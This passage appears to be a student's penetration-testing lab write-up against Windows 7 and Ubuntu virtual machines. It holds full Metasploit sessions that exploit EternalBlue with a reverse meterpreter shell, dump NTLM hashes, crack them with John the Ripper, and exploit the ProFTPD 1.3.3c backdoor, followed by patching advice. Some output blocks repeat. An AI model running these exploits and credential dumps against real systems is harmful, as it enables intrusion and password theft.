   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.58.143   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- **GAINING MAINTAINING THE ACCESS**
  Here I exploited the vulnerability and gain the access into the windows machine successfully and found the password by using the following commands:


  $ run or exploit
  $ hashdump



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.58.143:4444
[*] 192.168.58.146:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.58.146:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.58.146:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.58.146:445 - The target is vulnerable.
[*] 192.168.58.146:445 - Connecting to target for exploitation.
[+] 192.168.58.146:445 - Connection established for exploitation.
[+] 192.168.58.146:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.58.146:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.58.146:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.58.146:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.58.146:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.58.146:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.58.146:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.58.146:445 - Sending all but last fragment of exploit packet
[*] 192.168.58.146:445 - Starting non-paged pool grooming
[+] 192.168.58.146:445 - Sending SMBv2 buffers
[+] 192.168.58.146:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.58.146:445 - Sending final SMBv2 buffers.
[*] 192.168.58.146:445 - Sending last fragment of exploit packet!
[*] 192.168.58.146:445 - Receiving response from exploit packet
[+] 192.168.58.146:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.58.146:445 - Sending egg to corrupted connection.
[*] 192.168.58.146:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.58.146
[*] Meterpreter session 1 opened (192.168.58.143:4444 -> 192.168.58.146:49158) at 2024-03-23 00:36:48 -0400
[+] 192.168.58.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.58.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.58.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

- **PASSWORD CRACKING**
  After gaining an access to the windows machine and its database I extracted the password from SAM Database and stored the hash value in a separate file.
  Then I used JOHN THE RIPPER which is an inbuilt tool in kali linux and provided the wordlist and hash value file to the john and cracked it successfully.
  Following are the commands I used :

  $ nano hash
  $ john –format=NT –wordlist=/usr/share/wordlists/rockyou.txt hash



```
[+] 192.168.58.146:445 - Sending SMBv2 buffers
[+] 192.168.58.146:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.58.146:445 - Sending final SMBv2 buffers.
[*] 192.168.58.146:445 - Sending last fragment of exploit packet!
[*] 192.168.58.146:445 - Receiving response from exploit packet
[+] 192.168.58.146:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.58.146:445 - Sending egg to corrupted connection.
[*] 192.168.58.146:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.58.146
[*] Meterpreter session 1 opened (192.168.58.143:4444 -> 192.168.58.146:49158) at 2024-03-23 00:36:48 -0400
[+] 192.168.58.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.58.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.58.146:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >

┌──(kali㉿kali)-[~/Desktop/kali-hash]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~/Desktop/kali-hash]
└─$
```

The found Password is alqfana22

- **BEST PRACTICES**

  - ✓ Patch the affected Windows 7 and Windows Server 2008 R2 systems with the latest security updates to address the MS17-010 vulnerability.
  - ✓ Disable the SMBv1 protocol on the affected machines to prevent unauthorized access attempts.
  - ✓ Implement strong authentication and access control mechanisms to protect sensitive resources on the network.
  - ✓ Regularly monitor and update the operating systems and applications to ensure the latest security patches are applied.
  - ✓ Keep the system and applications patched and up to date to mitigate the risk of exploitation of known vulnerabilities.
  - ✓ Employ security awareness training to educate users on the importance of keeping systems patched and updated, and on the dangers of clicking on suspicious links or attachments.
  - ✓ Consider implementing a security information and event management (SIEM) system to detect and respond to potential security incidents in real-time.
  - ✓

- **REFERENCES**

- ❖ MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption (rapid7.com)
- ❖ Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) - Windows remote Exploit (exploit-db.com)
- ❖ Microsoft Security Bulletin MS17-010 - Critical | Microsoft Learn

➢ HACKING CYCLE FOR UBUNTU

- **SCANNING**


  For Ubuntu I used the following command to scan the machine and find the vulnerabilities:

  $ sudo nmap -sV -vv <target-ip address>

  VULNERABILITIES FOUND:

  - ProFTPD 1.3.3C
  - OpenSSH 7.2p2
  - Apache httpd 2.4.18

  I took the advantage of ProFTPD vulnerability to gain access into the Ubantu machine and found the password hash.




kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-02
1 2 3 4
12:27
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~ 236x41
To direct input to this VM, click inside or press Ctrl+G.
Search
ENG IN
21:57:15
23-03-2024

```
Nmap done: 1 IP address (1 host up) scanned in 14.72 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -vv 192.168.195.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 12:10 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 12:11
Scanning 192.168.195.128 [1 port]
Completed ARP Ping Scan at 12:11, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:11
Completed Parallel DNS resolution of 1 host. at 12:11, 13.01s elapsed
Initiating SYN Stealth Scan at 12:11
Scanning 192.168.195.128 [1000 ports]
Discovered open port 22/tcp on 192.168.195.128
Discovered open port 80/tcp on 192.168.195.128
Discovered open port 21/tcp on 192.168.195.128
Completed SYN Stealth Scan at 12:11, 0.17s elapsed (1000 total ports)
Initiating Service scan at 12:11
Scanning 3 services on 192.168.195.128
Completed Service scan at 12:11, 10.06s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.195.128.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:11
Completed NSE at 12:11, 0.05s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:11
Completed NSE at 12:11, 0.02s elapsed
Nmap scan report for 192.168.195.128
Host is up, received arp-response (0.0020s latency).
Scanned at 2024-03-23 12:11:13 EDT for 10s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 ProFTPD 1.3.3c
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:F8:44:C7 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.06 seconds
```


- **EXPLOITATION**
  To exploit the ProFTPD I used Metasploit framework. In Metasploit I set the rhosts and rport and using payloads I set the lhost and lport. Here are the commands I used in this process:

  $ msfconsole
  $ search ProFTPD 1.3.3c
  $ show payloads
  $ set payload /cmd/unix/reverse
  $ set rhosts $ rport
  $ set lhost $ lport
  $ exploit




kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-02
kali@kali: ~
kali@kali: ~ 236x41
To direct input to this VM, click inside or press Ctrl+G.
Search
ENG IN
21:57:52
23-03-2024

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

 ______________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02     excellent  No     ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```




kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-02
kali@kali: ~
kali@kali: ~ 236x41
To direct input to this VM, click inside or press Ctrl+G.
Search
ENG IN
21:58:08
23-03-2024

```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 192.168.195.128
rhosts => 192.168.195.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                                   normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
```



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 192.168.195.128
rhosts => 192.168.195.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                                   normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
